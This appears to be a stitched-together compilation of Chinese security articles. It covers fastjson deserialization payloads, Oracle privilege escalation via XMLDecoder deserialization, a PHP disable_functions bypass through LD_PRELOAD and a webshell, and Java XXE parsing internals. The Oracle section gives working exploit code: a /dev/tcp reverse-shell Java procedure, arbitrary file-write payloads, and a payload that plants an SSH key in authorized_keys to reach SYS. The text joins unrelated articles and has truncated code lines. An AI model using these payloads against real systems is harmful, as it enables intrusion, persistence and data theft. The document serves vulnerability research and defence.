
当然最后的结果也是验证了猜想，这里直接就返回恶意类 `com.sun.rowset.JdbcRowSetImpl`。



然后后面就和之前的利用方法一样了。

补丁

1.47和1.48的差别首先将loadClass中的默认true修改成为了fasle。



然后就是增加更多的黑名单。

0x03 小结

目前来看fastjson的 `@type` 能够指定实例化对象是它的一个特性，这个特性可能存在一系列的风险。随着Java生态不断引入第三方组件的情况下，就有个可能出现新的绕过。从业务上来说我觉得这个功能可能是多余的，一般对于业务来说，你能提供json解析对象获取即可，我不太清楚开发者设计这个功能的初衷在哪里。

0x04 题外话

在翻github的提交记录的时候我发现了一个很神奇的东西，链接在这里

```
  public void test_0() throws Exception {
        String payload="{\"@type\":\"java.lang.Class\",\"val\":\"com.sun.rowset
        String payload_2 = "{\"@type\":\"com.sun.rowset.JdbcRowSetImpl\",\"data
...
            try {
                JSON.parseObject(payload);
            } catch (Exception e) {
                error = e;
            }
        }
...
            try {
                JSON.parseObject(payload_2);
            } catch (Exception e) {
                error2 = e;
            }
...

    public void test_dns() throws Exception {
        String f2 = "{\"@type\":\"java.net.InetAddress\",\"val\":\"baidu.com\"}"

        Throwable error = null;
        try {
            JSON.parse(f2, config);
        } catch (JSONException ex) {
            error = ex;
        }
        assertNotNull(error);
    }

    public void test_3() throws Exception {
        String f2 = "{\"@type\":\"java.net.InetAddress\",\"val\":\"baidu.com\"}"

        Throwable error = null;
        try {
            JSON.parse(f2, config);
        } catch (JSONException ex) {
            error = ex;
        }
        assertNotNull(error);
    }
```

我们看到阿里的fastjson在测试修复的时候，将一些测试payload携带了进去，从commit记录来看去年应该就修复了。但是怎么说呢，这些信息留在这里始终是不好的。

Reference

fastjson-remote-code-execute-poc

Fastjson 1.2.24反序列化漏洞分析

Fastjson反序列化漏洞研究

Fastjson反序列化之TemplatesImpl调用链

Oracle数据库安全思考之xml反序列化

前言

在测试过程中，碰到oracle数据库，只发现存在一个低权限用户dm，由于权限不足无法进一步获取关键数据，同时无法进一步获取系统权限。


```
主机场景:
运行服务器: centos 6.5
数据库版本: Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Proc
低权限用户:TESTER
能够访问SQLPLUS终端，也可以使用PL/SQL工具连接。
```

XML反序列化

XML反序列化，可以描述一个Java Object，以及用来构建Object时所需要调用的方法和相关参数。在Oracle中，使用XMLDecoder类重新组装XML序列化后的对象，而在组装过程中所调用的对象方法，没有被Oracle JVM限制权限。因此，可以使用XML反序列化构建一个FileWriter对象，并调用其write方法，就可以实现文件写入操作。

一、Java存储过程

Oracle企业版在数据库中嵌入了Java虚拟机，Oracle数据库通过Java存储过程支持Java的本机执行，存储过程是发布到SQL并存储在数据库中以供一般使用的Java方法。 调用存储过程



在互通性上面，Oracle数据库中的Java完全符合Java语言规范（JLS），并提供了通用的，面向对象的编程语言的所有优点。另外，与PL/SQL一样，Java提供对Oracle数据的完全访问权限。结果，任何用PL/SQL编写的过程也可以用Java编写。

二、通过SQL终端查询java版本

```
create function get_java_property(prop in varchar2) return varchar2 is language
```

```
SQL> create function get java property(prop in varchar2)
return varchar2 is
language java name 'java.lang.System.getProperty(java.lang.String) return java.lang.String';  2    3
  4  /

Function created.

SQL> select get java property('java.version') from dual;

GET JAVA PROPERTY('JAVA.VERSION')
--------------------------------------------------------------------------------
1 6 0 71
```

三、JVM的基本保护

SET scan off

```
create or replace and compile java source named ReverseShell as
import java.io.*;
public class ReverseShell{
   public static void getConnection(String ip, String port) throws InterruptedEx
      Runtime r = Runtime.getRuntime();
      Process p = r.exec(new String[]{"/bin/bash","-c","0<&126-;exec 126<>/dev/t
      System.out.println(p.toString());
      p.waitFor();
   }
}
/

create or replace procedure reverse_shell (p_ip IN VARCHAR2,p_port IN VARCHAR2)
IS language java name 'ReverseShell.getConnection(java.lang.String, java.lang.St
```

由于Oracle JVM实现了基于细粒度策略的安全性来控制对OS和文件系统的访问，因此该方法将不起作用。从低权限帐户执行此过程会导致错误。

```
SQL> exec reverse_shell('10.10.10.5','7777');
Exception in thread "Root Thread" java.security.AccessControlException: the
Permission (java.io.FilePermission /bin/bash execute) has not been granted to
TESTER. The PL/SQL to grant this is dbms_java.grant_permission( 'TESTER',
'SYS:java.io.FilePermission', '/bin/bash', 'execute' )
        at
java.security.AccessControlContext.checkPermission(AccessControlContext.java:387
)
        at java.security.AccessController.checkPermission(AccessController.java:581)
        at java.lang.SecurityManager.checkPermission(SecurityManager.java:534)
        at
oracle.aurora.rdbms.SecurityManagerImpl.checkPermission(SecurityManagerImpl.java
:210)
        at java.lang.SecurityManager.checkExec(SecurityManager.java:781)
        at java.lang.ProcessBuilder.start(ProcessBuilder.java:475)
        at java.lang.Runtime.exec(Runtime.java:593)
        at java.lang.Runtime.exec(Runtime.java:466)
        at ReverseShell.getConnection(REVERSESHELL:13)
BEGIN reverse_shell('10.10.10.5','7777'); END;

*
ERROR at line 1:
ORA-29532: Java call terminated by uncaught Java exception:
java.security.AccessControlException: the Permission (java.io.FilePermission
/bin/bash execute) has not been granted to TESTER. The PL/SQL to grant this is
dbms_java.grant_permission( 'TESTER', 'SYS:java.io.FilePermission',
'/bin/bash', 'execute' )
ORA-06512: at "TESTER.REVERSE_SHELL", line 1
ORA-06512: at line 1
```

请注意，错误堆栈包含缺少权限和必要的命令才能授予访问权限 ORA-29532：Java call terminated by uncaught Java exception

四、XML反序列化带来的问题

XML反序列化Java中存在XML序列化和反序列化功能，以支持使用标准化格式（在本例中为XML）的跨平台信息交换。为此，java.beans库包含两个类：XMLEncoder和XMLDecoder，它们用于将Java对象序列化为XML格式，并在以后反序列化该对象。 典型的反序列化漏洞依赖于接受和反序列化任意输入的服务的存在。但是，如果有权访问可以在用户架构中创建对象的低特权Oracle帐户（具有连接和资源的用户），则可以创建反序列化存储过程。 例如：创建一个账号TESTER，只拥有CONNECT、RESOURCE权限。

```
SQL> select user from dual;

USER
---------------------------
TESTER

SQL> select granted_role from user_role_privs;

GRANTED_ROLE
--------------------------------------------------------------------
CONNECT
RESOURCE
```

创建了以下Java类“ DecodeMe”和一个调用该类的Java存储过程：

```
create or replace and compile java source named DecodeMe as
import java.io.*;
import java.beans.*;
public class DecodeMe{
    public static void input(String xml) throws InterruptedException, IOExceptic

      XMLDecoder decoder = new XMLDecoder ( new ByteArrayInputStream(xml.getByte
      Object object = decoder.readObject();
      System.out.println(object.toString());
      decoder.close();

    }
}
;
/

CREATE OR REPLACE PROCEDURE decodeme (p_xml IN VARCHAR2) IS
    language java name 'DecodeMe.input(java.lang.String)';
/
```

```
SQL> create or replace and compile java source named DecodeMe as
import java.io.*;
import java.beans.*;
public class DecodeMe{
  public static void input(String xml) throws InterruptedException, IOException {

    XMLDecoder decoder = new XMLDecoder ( new ByteArrayInputStream(xml.getBytes()));
    Object object = decoder.readObject();
    System.out.println(object.toString());
    decoder.close();

  }

CREATE OR REPLACE PROCEDURE decodeme (p_xml IN VARCHAR2) IS
  language java na  2  me 'DecodeMe.input(java.lang.String)';
  4  5  6  7  8  9  10  11  12  13  14  15

Java created.

SQL> SQL>  2  3
Procedure created.
```

该解码程序将接受XML编码的Java的任意字符串，并执行所提供的指令。可在此处找到有关序列化XML的正确格式的信息。该块将简单地调用println将数据输出到终端。

```
BEGIN
 decodeme('<?xml version="1.0" encoding="UTF-8" ?>
<java version="1.4.0" class="java.beans.XMLDecoder"> <object class="java.lang.S
<void method="println">
<string>This is test output to the console</string>
</void>
</object>
</java>');
END;
/
```

```
SQL> set serveroutput on
SQL> exec dbms_java.set_output(10000);

PL/SQL procedure successfully completed.

SQL> BEGIN
   decodeme('<?xml version="1.0" encoding="UTF-8" ?>
                <java version="1.4.0" class="java.beans.XMLDecoder">
                   <object class="java.lang.System" field="out">
                <void method="println">
                    <string>This is test output to the console</string>
                </void>
          </object>
                </java>');
END;
/  2    3    4    5    6    7    8    9   10   11
This is test output to the console
java.io.PrintStream@11e28807

PL/SQL procedure successfully completed.
```

反序列化过程将会绕过JVM权限设置，并允许用户在OS上任意写入文件。请参见以下示例脚本：

```
BEGIN
   decodeme('
                <java class="java.beans.XMLDecoder" version="1.4.0" >
                   <object class="java.io.FileWriter">
                      <string>/tmp/test.txt </string>
                      <boolean>True</boolean>
                      <void method="write">
                         <string>test</string>
                      </void>
                      <void method="close" />
                   </object>
                </java>');
END;
/
```

执行上述脚本将在/tmp文件夹中创建一个名为“test.txt”的文件：

```
SQL> BEGIN
  decodeme('<?xml version="1.0" encoding="UTF-8" ?>
              <java version="1.4.0" class="java.beans.XMLDecoder">
                <object class="java.io.FileWriter">
                  <string>/tmp/test.txt</string>
                  2    3    4    5    6    <boolean>True</boolean>
                  <void method="write">
                    <string>Why for the love of god?</string>
                  </void>
                  <void method="close" />
                </object>
              </java>');

END;
/  7    8    9   10   11   12   13   14
java.io.FileWriter@9a69562a

PL/SQL procedure successfully completed.
```

```
 10 oracle oinstall 4096 10月  8 01:56 OraInstall2019-10-08_01-56-11AM
  8 oracle oinstall 4096 10月  8 01:58 OraInstall2019-10-08_01-58-01AM
  8 oracle oinstall 4096 10月  8 01:59 OraInstall2019-10-08_01-59-10AM
  2 oracle oinstall 4096 10月  8 02:00 OraInstall2019-10-08_02-00-30AM
  2 oracle oinstall 4096 10月  8 02:00 OraInstall2019-10-08_02-00-51AM
  2 oracle oinstall 4096 10月  8 02:06 OraInstall2019-10-08_02-06-56AM
 10 oracle oinstall 4096 10月  8 02:13 OraInstall2019-10-08_02-13-30AM
  8 oracle oinstall 4096 10月  8 02:15 OraInstall2019-10-08_02-15-22AM
  2 oracle oinstall 4096 10月  8 02:16 OraInstall2019-10-08_02-16-27AM
  2 oracle oinstall 4096 10月  8 02:19 OraInstall2019-10-08_02-19-44AM
 10 oracle oinstall 4096 10月  8 02:24 OraInstall2019-10-08_02-24-01AM
 10 oracle oinstall 4096 10月  8 02:26 OraInstall2019-10-08_02-25-36AM
 10 oracle oinstall 4096 10月  8 02:29 OraInstall2019-10-08_02-29-23AM
  8 oracle oinstall 4096 10月  8 02:32 OraInstall2019-10-08_02-32-45AM
  2 gdm    gdm      4096 10月  8 02:23 orbit-gdm
  2 oracle oinstall 4096 10月  8 03:10 orbit-oracle
  2 root   root     4096 10月  8 02:05 orbit-root
  2 oracle oinstall 4096 10月  8 02:23 pulse-4i9vqloKFlDt
  2 gdm    gdm      4096 10月  8 02:23 pulse-HlgfRayIl7yb
  2 root   root     4096 10月  8 01:21 pulse-SoHytewib4tI
  1 oracle oinstall   24 10月  8 10:35 test.txt
  2 oracle oinstall 4096 10月  8 02:23 virtual-oracle.3vYWv1
  2 root   root     4096 10月  8 01:21 virtual-root.8Nb2y5
  1 root   root        0 10月  8 01:04 yum.log
```

因此，通过反序列化，可以绕过内置的安全限制将任意文件写入文件系统。 事实证明，不仅可以将新文件写入系统，还可以覆盖或附加Oracle用户具有写许可权的任何文件。

显然，这会对数据库产生严重影响，因为攻击者可能会覆盖关键文件（包括控制文件），这可能会导致成功的拒绝服务攻击或数据损坏。 但是，通过精心设计的有效payload（pl/sql脚本），使用此反序列化攻击以Oracle用户的身份访问服务器。

假设SSH在服务器上打开并配置为接受RSA连接，则以下有效负载会将RSA令牌附加到管理数据库进程的Oracle帐户中。 开始认证密钥：

```
BEGIN
    decodeme('
                    <java class="java.beans.XMLDecoder" version="1.4.0">
                            <object class="java.io.FileWriter">
                                    <string>/home/oracle/.ssh/authorized_ke
      <boolean>True</boolean>
                            <void method="write">
                                    <string>ssh-rsa AAAAB3NzaC1yc2EAAAADAQA
                            </void>
                            <void method="close" />
                            </object>
                    </java>
                    ');
END;
/
```

执行后，该代码会将任意RSA密钥附加到Oracle用户的authenticated_keys文件中，以Oracle用户的身份授予对SSH的攻击。

```
Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Production

SQL> set serveroutput on
SQL> exec dbms_java.set_output(10000);

PL/SQL procedure successfully completed.

SQL> BEGIN
    decodeme('<?xml version="1.0" encoding="UTF-8" ?>
                    <java version="1.4.0" class="java.beans.XMLDecoder">
                            <object class="java.io.FileWriter">
                                    <string>/home/oracle/.ssh/authorized_keys</string>
                                    <boolean>True</boolean>
                            <void method="write">
                                    <string>ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCedKQPeoJ1UeJEW6ZVkiuWAxBKW8F4
c0VrWxR5  2  HEgaAcVodhgc6X7klyOWrJceGqICcCZd6K+/lvI3xaE2scJpRZWlcJQNCoZMRfmlhibq9IWMH0dm5LqL3QMqrXzZ+a2dfNohSdSmLDTa
HkzOGKEQIwHCv/e4e/eKnm0fUWHeL0k4KuCn3MQUN1HwoqoCciR0DrBDOYAKHxqpBv9rDneCdvaS+tqlr5eShjNlHv1YzJGb0lZZlsny19is8CkhcZ6+O
UCKoBPrxaGsfipsEIH5aPu9xVA90Xgsakhg4yoy9  3  FLnES+xmnVxKX5GHyixi3qeWGDwBsAvhAAGLxOc5                    /string>
                            </void>
                            <void method="close" />
                            </object>
                    </java>
                    ');
END;
/  4    5    6    7    8    9   10   11   12   13   14   15
java.io.FileWriter@f289d268

PL/SQL procedure successfully completed.

SQL>
```

```
[oracle@localhost ~]$ ls .ssh/
authorized_keys
[oracle@localhost ~]$ cat .ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCedKQPeoJ1UeJEW6ZVkiuWAxBKW8F4fc0VrWxR5HEgaAcVodhgc6X
fmlhibq9IWMH0dm5LqL3QMqrXzZ+a2dfNohSdSmLDTaFHkzOGKEQIwHCv/e4e/eKnm0fUWHeL0k4KuCn3MQUN1Hwoqo
Gb0lZZlsny19is8CkhcZ6+O+UCKoBPrxaGsfipsEIH5aPu9xVA90Xgsakhg4yoy9FLnES+xmnVxKX5GHyixi3qeWGDw
lhost ~]$
```

Oracle用户可以以SYS身份访问数据库，进而管理整个数据库。

```
:~$ ssh oracle@192.168.0.51
Last login: Fri Jan 19 17:14:43 2018 from 192.168.1.238
mount: only root can do that
mount: only root can do that
[oracle@localhost ~]$ whoami
oracle
[oracle@localhost ~]$ . oraenv
ORACLE_SID = [oracle] ? POC1
The Oracle base has been set to /u01/app/oracle
[oracle@localhost ~]$ sqlplus / as sysdba

SQL*Plus: Release 12.2.0.1.0 Production on Fri Jan 19 18:00:48 2018

Copyright (c) 1982, 2016, Oracle.  All rights reserved.


Connected to:
Oracle Database 12c Enterprise Edition Release 12.2.0.1.0 - 64bit Production

SQL> select user from dual;

USER
--------------------------------------------------------------------------------
SYS

SQL>
```

五、缓解措施：

建议升级补丁版本：12.2.0.1.180717（p27923353_122010_Linux-x86-64.zip）

六、参考：


http://obtruse.syfrtext.com/2018/07/oracle-privilege-escalation-via.html

webshell绕安全模式执行命令


工具下载地址

```
https://github.com/yangyangwithgnu/bypass_disablefunc_via_LD_PRELOAD
```

下载下来是下图的这些文件



主要就是这三个文件，64位的则用x64，32位的用x86。 将bypass_disablefunc.php和bypass_disablefunc_x64.so上传至目标服务器




```
http://demo.xxxxx.com/Upload/file/bypass_disablefunc.php?cmd=whoami&outpath=/www


cmd参数：执行的命令
outpath参数：执行的命令保存在该文件里
sopath：上传的bypass_disablefunc_x64.so路径
```

每次执行的时候，等待的时间挺长的 执行：

```
http://demo.xxxxx.com/Upload/file/bypass_disablefunc.php?cmd=whoami&outpath=/www
```

成功获取到了当前用户权限

example: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so

cmdline: whoami > /www/wwwroot/demo.…/Upload/file/xx 2>&1

output:
www

example: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so

cmdline: ls > /www/wwwroot/demo.…/Upload/file/xx 2>&1

output:
bypass_disablefunc.php
bypass_disablefunc_x64.so
phpinfo.php
result.txt
six.php
xx ← 这个就是执行结果内容

```
http://demo.xxxxx.com/Upload/file/bypass_disablefunc.php?cmd=uname%20-a&outpath=
```

成功执行了uname -a命令

example: http://site.com/bypass_disablefunc.php?cmd=pwd&outpath=/tmp/xx&sopath=/var/www/bypass_disablefunc_x64.so

cmdline: uname -a > /www/wwwroot/d…/Upload/file/xx 2>&1

output:
Linux localhost.localdomain 3.10.0-327.el7.x86_64 #1 SMP Thu Nov 19 22:10:57 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux

Java下的XXE漏洞

0x01 起因

同事问我研究过Java下的xxe漏洞嘛，为啥修复建议不起作用，emmmm然后这个问题我就回答不上来了，这个问题有两个关注点：

1.java下xxe产生的原理是啥。

2.修复建议的修复代码是啥。

0x02 深入分析

1.DocumentBuilder

原理分析

测试代码：

```
package com.l1nk3r.xxe.javaxxe;
import org.w3c.dom.Document;
import javax.xml.parsers.*;
import java.io.ByteArrayInputStream;
import java.io.InputStream;

public class DocumentXXE {
    public static void main(String[] args) throws  Exception {
        DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
        DocumentBuilder db = dbf.newDocumentBuilder();
        String str = "<!DOCTYPE doc [ \n" +
                "<!ENTITY xxe SYSTEM \"http://127.0.0.1:8888\">\n" +
                "]><doc>&xxe;</doc>";
        InputStream is = new ByteArrayInputStream(str.getBytes());
        Document doc = db.parse(is);
    }
}
```

在 `db.parse` 处下个断点，代码来到这个**Java.xml.parsers.DocumentBuilder#parse**类中，跟进 `return parse` 。

```
public Document parse(InputStream is)
    throws SAXException, IOException {
    if (is == null) {
        throw new IllegalArgumentException("InputStream cannot be null");
    }

    InputSource in = new InputSource(is);
    return parse(in);
}
```

在DocumentBuilderImpl#parse中，调用了 **DOMParser#parse**

```
public Document parse(InputSource is) throws SAXException, IOException {
    if (is == null) {
        throw new IllegalArgumentException(
            DOMMessageFormatter.formatMessage(DOMMessageFormatter.DOM_DOMAIN,
            key: "jaxp-null-input-source", arguments: null));
    }
    if (fSchemaValidator != null) {
        if (fSchemaValidationManager != null) {
            fSchemaValidationManager.reset();
            fUnparsedEntityHandler.reset();
        }
        resetSchemaValidator();
    }
    domParser.parse(is);
    Document doc = domParser.getDocument();
    domParser.dropDocumentReferences();
    return doc;
}
```

跟进 **DOMParser#parse** 这个方法，调用 **parse** 方法来解析 **xmlInputSource** 。

```
public void parse(InputSource inputSource)
    throws SAXException, IOException {

    // parse document
    try {
        XMLInputSource xmlInputSource =
            new XMLInputSource(inputSource.getPublicId(),
                               inputSource.getSystemId(),
                               baseSystemId: null);
        xmlInputSource.setByteStream(inputSource.getByteStream());
        xmlInputSource.setCharacterStream(inputSource.getCharacterStream());
        xmlInputSource.setEncoding(inputSource.getEncoding());
        parse(xmlInputSource);
    }
```

跟进 **XMLParser#parse** ，调用 **fConfiguration.parse** 方法。

```
public void parse(XMLInputSource inputSource)
    throws XNIException, IOException {
    // null indicates that the parser is called directly, initialize them
    if (securityManager == null) {
        securityManager = new XMLSecurityManager( secureProcessing: true);
        fConfiguration.setProperty(Constants.SECURITY_MANAGER, securityManager);
    }
    if (securityPropertyManager == null) {
        securityPropertyManager = new XMLSecurityPropertyManager();
        fConfiguration.setProperty(Constants.XML_SECURITY_PROPERTY_MANAGER, securityPropertyManager);
    }

    reset();
    fConfiguration.parse(inputSource);
```

而这个 **fConfiguration.parse** 实际上是个继承接口，这里根据 **debug** 会进入 `XML11Configuration#parse` 中。

```
public void parse(XMLInputSource inputSource)
    throws XNIException, IOException;
              Choose Implementation of parse (8 methods found)
BasicParserConfiguration (com.sun.org.apache.xerces.internal.parsers)      < 1.8 > (rt.jar)
DOMConfigurationImpl (com.sun.org.apache.xerces.internal.dom)              < 1.8 > (rt.jar)
DTDConfiguration (com.sun.org.apache.xerces.internal.parsers)              < 1.8 > (rt.jar)
NonValidatingConfiguration (com.sun.org.apache.xerces.internal.parsers)    < 1.8 > (rt.jar)
SchemaParsingConfig (com.sun.org.apache.xerces.internal.impl.xs.opti)      < 1.8 > (rt.jar)
XML11Configuration (com.sun.org.apache.xerces.internal.parsers)            < 1.8 > (rt.jar)
XML11DTDConfiguration (com.sun.org.apache.xerces.internal.parsers)         < 1.8 > (rt.jar)
XML11NonValidatingConfiguration (com.sun.org.apache.xerces.internal.parsers) < 1.8 > (rt.jar)
```

```
public void parse(XMLInputSource source) throws XNIException, IOException {   source: XMLInputSource@639

    if (fParseInProgress) {
        // REVISIT - need to add new error message
        throw new XNIException("FWK005 parse may not be called while parsing.");
    }
    fParseInProgress = true;   fParseInProgress: true

    try {
        setInputSource(source);   source: XMLInputSource@639
        parse(complete: true);
    } catch (XNIException ex) {

Variables
  this = {XIncludeAwareParserConfiguration@643}
  source = {XMLInputSource@639}
  fParseInProgress = true
```

通过 `setInputSource(source)` 方法将**Xml**数据赋值给 **fInputSource** ，然后调用 `parse(boolean complete)` 构造方法进行处理。

```
public void setInputSource(XMLInputSource inputSource)
    throws XMLConfigurationException, IOException {

    // REVISIT: this method used to reset all the components and
    //          construct the pipeline. Now reset() is called
    //          in parse (boolean) just before we parse the document
    //          Should this method still throw exceptions..?

    fInputSource = inputSource;
  + {XMLInputSource@639}  utSource)
/**
```

跟进 `parse(boolean complete)` 方法，然后就来到了 `XMLDocumentFragmentScannerImpl#scanDocument` 方法中。

```
847          try {
848              return fCurrentScanner.scanDocument(complete);   fCurrentScanner: XMLDocumentScannerImpl@684   complete: true
849          } catch (XNIException ex) {
850              if (PRINT_EXCEPTION_STACK_TRACE)
851                  ex.printStackTrace();
```

跟进 `XMLDocumentFragmentScannerImpl#scanDocument` 方法，这个方法首先会针对xml数据流中的**document**部分进行扫描。

```
int event = next();  event: 7
do {
    switch (event) {  event: 7
        case XMLStreamConstants.START_DOCUMENT :
            //fDocumentHandler.startDocument(fEntityManager.getEntityScanner(),fE
            break;
```

然后就会扫描xml数据流中的 **DTD** 部分。

```
case XMLStreamConstants.DTD :
    //all DTD related callbacks are handled in DTDScanner.
    //1. Stax doesn't define DTD states as it does for XML Document.
    //therefore we don't need to take care of anything here. So Just break;
    break;
```

最后开始扫描 **ELEMENT** 部分。

```
case XMLStreamConstants.START_ELEMENT :
    //System.out.println(" in scann element");
    //fDocumentHandler.startElement(getElementQName(),fAttributes,null);
    break;
```

然后调用**next**方法。

```
    }
    //System.out.println("here in before calling next");
    event = next();  event: 1
    //System.out.println("here in after calling next");
} while (event!=XMLStreamConstants.END_DOCUMENT && complete);
```

跟进 **XMLDocumentFragmentScannerImpl#next**，这个方法会针对一些特殊字符进行标记。

```
switch (fScannerState) {
    case SCANNER_STATE_CONTENT: {
        final int ch = fEntityScanner.peekChar();  ch: 38
        if (ch == '<') {
            fEntityScanner.scanChar();
            setScannerState(SCANNER_STATE_START_OF_MARKUP);
        } else if (ch == '&') {  ch: 38
            fEntityScanner.scanChar();
            setScannerState(SCANNER_STATE_REFERENCE) ; //XMLEvent.ENTITY_REFERENCE ); //SCANNER_STATE_REFERENCE
            break;
        } else {
            //element content is there..
            setScannerState(SCANNER_STATE_CHARACTER_DATA);
            break;
        }
    }
```

而我们刚刚payload：`<doc>&xxe;</doc>` 里面存在 `&` 特殊字符，所以这里会调用 **setScannerState** 构造方法将 `fScannerState` 设置为 **SCANNER_STATE_REFERENCE** 。

```
protected final void setScannerState(int state) {

    fScannerState = state;
    if (DEBUG_SCANNER_STATE) {
        System.out.print("### setScannerState: ");
        //System.out.print(fScannerState);
        System.out.print(getScannerStateName(state));
        System.out.println();
    }

} // setScannerState(int)
```

代码继续往下走，会来到 **XMLDocumentFragmentScannerImpl#next** 方法中的下图代码位置，我们已经知道这时候的 `fScannerState` 是 **SCANNER_STATE_REFERENCE**，所以这里的 case 应该要来到 `SCANNER_STATE_REFERENCE` 中。

```
switch(fScannerState){

    case XMLEvent.              :
        return XMLEvent.              ;

    case                              :{

        //xxx this function returns true when element is empty.. can be linked to end element event.
        //returns true if the element is empty
        fEmptyElement = scanStartElement() ;
        //if the element is empty the next event is "end element"
        if(fEmptyElement){
            setScannerState(                              );
        }else{
            //set the next possible state
            setScannerState(                   );
        }
        return XMLEvent.              ;
    }
```

```
case                              :{
    fMarkupDepth++;
    foundBuiltInRefs = false;

    //we should not clear the buffer only when the last state was either CDATA or
    //SCANNER_STATE_CHARACTER_DATA or SCANNER_STATE_REFERENCE
    if(fIsCoalesce && ( fLastSectionWasEntityReference || fLastSectionWasCData || fLastSection
        //fLastSectionWasEntityReference or fLastSectionWasCData are only
        //used when fIsCoalesce is set to true.
        fLastSectionWasEntityReference = true ;
        fLastSectionWasCData = false;
        fLastSectionWasCharacterData = false;
    }//if we dont need to coalesce clear the buffer
    else{
        fContentBuffer.clear();
    }
    fUsebuffer = true ;
    //take care of character reference
    if (fEntityScanner.skipChar( '#')) {
        scanCharReferenceValue(fContentBuffer,      null);
        fMarkupDepth--;
        if(!fIsCoalesce){
            setScannerState(                   );
            return XMLEvent.          ;
        }
    } else {
        // this function also starts new entity
        scanEntityReference(fContentBuffer);
        //if there was built-in entity reference & coalesce is not true
```


在 SCANNER_STATE_REFERENCE 这个case中，会调用 **scanEntityReference** 来处理 **fContentBuffer**中的数据。跟进 **scanEntityReference** 方法，首先会获取 **scanName**，我们payload里面的name自然是xxe，所以这里debug的结果也是xxe。

```
protected void scanEntityReference(XMLStringBuffer content) throws IOException, XNIException {  content: ""
    String name = fEntityScanner.scanName();  name: "xxe"
    if (name == null) {  name: "xxe"
        reportFatalError( msgId: "NameRequiredInReference",  args: null);
        return;
    }
```

代码继续下行，来到下图位置，调用 **XMLEntityManager#startEntity** 进行处理。

```
//we are starting the entity even if the entity was not declared
//if that was the case it its taken care in XMLEntityManager.startEntity()
